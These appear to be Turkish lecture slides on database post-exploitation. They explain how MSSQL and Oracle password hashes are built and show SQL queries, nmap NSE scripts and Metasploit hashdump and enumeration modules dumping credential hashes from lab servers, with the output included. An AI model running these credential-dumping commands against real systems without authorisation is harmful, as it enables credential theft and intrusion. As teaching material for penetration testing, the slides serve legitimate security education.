1	sa	0x010056049B0EBECB22C93F451B6FCB29D665276CE97E370...
2	bgm553	0x0100F393D5AD088DA63D7A58A001EF81C0DC2727D206267...

- ▶ MsSQL Server veritabanına ait şifre özeti şu bölümlerden oluşur:
 - ▶ 0x100 kısmı şifre özetinin alındığı MsSQL Server sürümünü belirtir.
 - ▶ 0x100 => MsSQL Server 2005-2008
 - ▶ 0x200 => MsSQL Server 2012
 - ▶ 56049B0E kısmı tuz (salt) kısmını oluşturur.
 - ▶ BECB22C93F.....7E370 kısmı ise küçük harfe duyarlı olan şifre özetini belirtir.
- ▶ SQL Server 2005, 2008 ve 2008 R2 ⇒ SHA-1
- ▶ SQL Server 2012 ⇒ SHA-512

MsSQL Server II

SQLQuery1.sql - IE11WIN7\...\L...(52)*

```

select name,password_hash, HASHBYTES('SHA',CAST(N'123456' AS VARBINARY(MAX))+0x56049B0E) hash_val
from sys.sql_logins where name in ('sa')
union all
select name,password_hash, HASHBYTES('SHA',CAST(N'123456' AS VARBINARY(MAX))+0xF393D5AD) hash_val
from sys.sql_logins where name in ('bgm553')
    
```

	Results	Messages	Salt	Password Hash	hash_val
1	sa	0x010056049B0E	ECB22C93F451B6FCB29D665276CE97E37015CA6	0xBECB22C93F451B6FCB29D665276CE97E37015CA6	
2	bgm553	0x0100F393D5AD	088DA63D7A58A001EF81C0DC2727D206267D9593	0x088DA63D7A58A001EF81C0DC2727D206267D9593	

- ▶ SHA1("The quick brown fox jumps over the lazy dog") => 2fd4e1c67a2d28fcfd849ee1bb76e7391b93eb12
- ▶ SHA1("The quick brown fox jumps over the lazy cog") => de9f2c7fd25e1b3afad3e85a0bd17d9b100db4b3

Oracle I

Worksheet Query Builder

```
select name,password,spare4 from user$  
WHERE name in ('HR','SYS','DBSNMP','WMSYS','OE','IX','SH','PM')
```

Query Result x

SQL | All Rows Fetched: 8 in 0.004 seconds

	NAME	PASSWORD	SPARE4
1	SYS	8A8F025737A9097A	S:B802DCA0D5154F5FFE97B3499F98FE28679D5D698CD82EB89E37EA2FB426
2	DBSNMP	FFF45BB2C0C327EC	S:96472E43F13D7924C2D7167E1D669C8AB231DE6E9A3288B14815C830A77A

- ▶ pre 11g ve 11g. case-insensitive password hash: 403888DD08626364
- ▶ 11g Release 1. case-sensitive password hash:
S:7E8E454FCCF9676F15CA93472AADDC2F353BAE2F6C95C519756E150CD727
- ▶ Oracle 10g
 - ▶ Kullanıcı/sifre büyük harf yap ve birleştir.(**sys/test => SYS/TEST => SYSTEST**)
 - ▶ **3DES** algoritması ve sabit ve değişmeyen bir anahtar kullanarak şifrele
 - ▶ Kullanıcı adı ve parolanın birleştirilmiş haliyle ilk şifrelemenin son 8 baytı **3DES** algoritması kullanılarak şifrelenir.

Oracle II

- ▶ Asıl şifre özeti ikinci şifrelemeden oluşan değerin son 8 baytından oluşur.
- ▶ Oracle 11g
 - ▶ 10 byte SALT (random)
 - ▶ **Concat** Password (case-sensitive) and SALT (10 bytes)
 - ▶ SHA1 hash Concat value
 - ▶ "S:" plus <SHA1 hash – readable hex representation> plus <SALT – readable hex representation, 20 characters>

Post-Exploitation için Nmap I

Nmap

- ▶ MsSQL Server veritabanları ile ilgili şifre özeti, yapılandırma bilgilerini toplayabilmektedir

- ▶ nmap -p 1433 --script ms-sql-config --script-args mssql.username=sa, mssql.password=sa <host>
 - ▶ -p: Veritabanının çalıştığı port
 - ▶ --script: Nmap'ın çalıştıracağı script
 - ▶ --script-args: Scriptin aldığı parametreler
 - ▶ Mssql.username: Saldırıyı gerçekleştirecek kullanıcı adı
 - ▶ Mssql.password: Saldırıyı gerçekleştirecek kullanıcıya ait parola
 - ▶ <host>: Saldırılacak veritabanına ait IP adresi

- ▶ nmap -p 1433 --script ms-sql-dump-hashes --script-args mssql.username=sa, mssql.password=sa <host>
 - ▶ -p: Veritabanının çalıştığı port
 - ▶ --script: Nmap'ın çalıştıracağı script
 - ▶ --script-args: Scriptin aldığı parametreler
 - ▶ Mssql.username: Saldırıyı gerçekleştirecek kullanıcı adı
 - ▶ Mssql.password: Saldırıyı gerçekleştirecek kullanıcıya ait parola
 - ▶ <host>: Saldırılacak veritabanına ait IP adresi

- ▶ nmap -p 1433 --script ms-sql-query --script-args mssql.username=sa,mssql.password=sa,ms-sql-query.query="SELECT * FROM master..sys.sql_logins" <host>
 - ▶ -p: Veritabanının çalıştığı port
 - ▶ --script: Nmap'ın çalıştıracağı script
 - ▶ --script-args: Scriptin aldığı parametreler
 - ▶ Mssql.username: Saldırıyı gerçekleştirecek kullanıcı adı

Post-Exploitation için Nmap II

- ▶ `Mssql.password`: Saldırıyı gerçekleştirecek kullanıcıya ait parola
- ▶ `Ms-sql-query.query`: Veritabanı üzerinde çalıştırılacak komut
- ▶ `<host>`: Saldırılacak veritabanına ait IP adresi

Post-Exploitation için Nmap III

```
geli-VirtualBox metasploit-framework # nmap --script ms-sql-config \
> --script-args mssql.username=sa, \
> mssql.password=123 192.168.4.16 -p1433

Starting Nmap 6.40 ( http://nmap.org ) at 2017-11-28 15:02 +03
Nmap scan report for 192.168.4.16
Host is up (0.00056s latency).
PORT      STATE SERVICE
1433/tcp  open  ms-sql-s
| ms-sql-config:
| [192.168.4.16:1433]
| Configuration
|   name  value  inuse  description
|   ===  ===  =====  =====
|   SQL Mail XPs  0      0      Enable or disable SQL Mail XPs
|   Database Mail XPs  0      0      Enable or disable Database Mail XPs
|   SMO and DMO XPs  1      1      Enable or disable SMO and DMO XPs
|   Ole Automation Procedures  0      0      Enable or disable Ole Automation Procedures
|   xp_cmdshell  0      0      Enable or disable command shell
|   Ad Hoc Distributed Queries  0      0      Enable or disable Ad Hoc Distributed Queries
|   Replication XPs  0      0      Enable or disable Replication XPs
MAC Address: 08:00:27:85:C5:CD (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```

Şekil: Nmap MsSQL Configuration

Post-Exploitation için Nmap IV

```
root@kali:~# nmap --script ms-sql-dump-hashes --script-args mssql.username=sa,mssql.password=123456 192.168.4.37
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-11-08 07:27 EET
Nmap scan report for 192.168.4.37
Host is up (0.00029s latency).
PORT      STATE SERVICE
1433/tcp   open  ms-sql-s
| ms-sql-dump-hashes:
| [192.168.4.37:1433]
|   sa:0x010056049B0EBECB22C93F451B6FCB29D665276CE97E37015CA6
|   ##MS_PolicyEventProcessingLogin##:0x01003869D680ADF63DB291C6737F1EFB8E4A481B02284215913F
|   ##MS_PolicyTsqlExecutionLogin##:0x01008D22A249DF5EF3B79ED321563A1DCDC9CFC5FF954DD2D0F
|   bgm53:0x0100F393D5AD088DA63D7A58A001EF81C0DC2727D206267D9593
MAC Address: 08:00:27:85:C5:CD (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Şekil: Nmap MsSQL Server şifre özeti

Post-Exploitation için Metasploit I

Metasploit

- ▶ Metasploit aracında bulunan auxiliary modülleri
- ▶ Oracle
 - ▶ auxiliary/admin/oracle/oraenum
 - ▶ auxiliary/scanner/oracle/oracle_hashdump
- ▶ MsSQL Server
 - ▶ auxiliary/admin/mssql/mssql_enum
 - ▶ auxiliary/scanner/mssql/mssql_hashdump
- ▶ PostgreSQL
 - ▶ auxiliary/scanner/postgres/postgres_hashdump

Post-Exploitation için Metasploit II

```
msf auxiliary(mssql_hashdump) > run
[*] 192.168.4.37:1433      - Instance Name: "SQLEXPRESS"
[+] 192.168.4.37:1433      - Saving mssql05 = sa:010056049b0ebecb22c93f451b6fc29d665276ce97e37015ca6
[+] 192.168.4.37:1433      - Saving mssql05 = ##MS_PolicyEventProcessingLogin##:01003869d680adf63db291c6737f
[+] 192.168.4.37:1433      - Saving mssql05 = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3b79ed321563a
[+] 192.168.4.37:1433      - Saving mssql05 = bgm553:0100f393d5ad088da63d7a58a001ef81c0dc2727d206267d9593
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_hashdump) > 
```

Post-Exploitation için Metasploit III

```
msf auxiliary(msql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

Name          Current Setting  Required  Description
----          -----          -----    -----
PASSWORD      123cba          no        The password for the specified username
RHOST         192.168.4.16     yes       The target address
RPORT         1433            yes       The target port (TCP)
TDS_ENCRYPTION false          yes       Use TLS/SSL for TDS data "Force Encryption"
USERNAME      sa              no        The username to authenticate as
USE_WINDOWS_AUTHENTH false        yes       Use windows authentication (requires DOMAIN option set)

msf auxiliary(msql_enum) > run

[*] 192.168.4.16:1433 - Running MS SQL Server Enumeration...
[*] 192.168.4.16:1433 - Version:
[*]   Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]     Jul 9 2008 14:43:34
[*]     Copyright (c) 1988-2008 Microsoft Corporation
[*]     Express Edition on Windows NT 6.1 <x86> (Build 7601: Service Pack 1)
[*] 192.168.4.16:1433 - Configuration Parameters:
[*] 192.168.4.16:1433 -   C2 Audit Mode is Not Enabled
[*] 192.168.4.16:1433 -   xp_cmdshell is Enabled
[*] 192.168.4.16:1433 -   remote access is Enabled
[*] 192.168.4.16:1433 -   allow updates is Not Enabled
[*] 192.168.4.16:1433 -   Database Mail XPs is Not Enabled
[*] 192.168.4.16:1433 -   Ole Automation Procedures are Not Enabled
[*] 192.168.4.16:1433 - Databases on the server:
[*] 192.168.4.16:1433 -   Database name:master
[*] 192.168.4.16:1433 -     Database Files for master:
[*] 192.168.4.16:1433 -       c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\master.mdf
[*] 192.168.4.16:1433 -     Database name:tempdb
[*] 192.168.4.16:1433 -     Database Files for tempdb:
[*] 192.168.4.16:1433 -       c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\tempdb.mdf
[*] 192.168.4.16:1433 -     Database name:model
[*] 192.168.4.16:1433 -     Database Files for model:
[*] 192.168.4.16:1433 -       c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\model.mdf
[*] 192.168.4.16:1433 -     Database name:msdb
[*] 192.168.4.16:1433 -     Database Files for msdb:
[*] 192.168.4.16:1433 -       c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\MSDBData.mdf
[*] 192.168.4.16:1433 -       c:\Program Files\Microsoft SQL Server\MSSQL10.SQLEXPRESS\MSSQL\DATA\MSDBLog.ldf
[*] 192.168.4.16:1433 - System Logins on this Server:
[*] 192.168.4.16:1433 -   sa
[*] 192.168.4.16:1433 -   ##MS_SQLResourceSigningCertificate##
[*] 192.168.4.16:1433 -   ##MS_SQLReplicationSigningCertificate##
[*] 192.168.4.16:1433 -   ##MS_SQLAuthenticatorCertificate##
```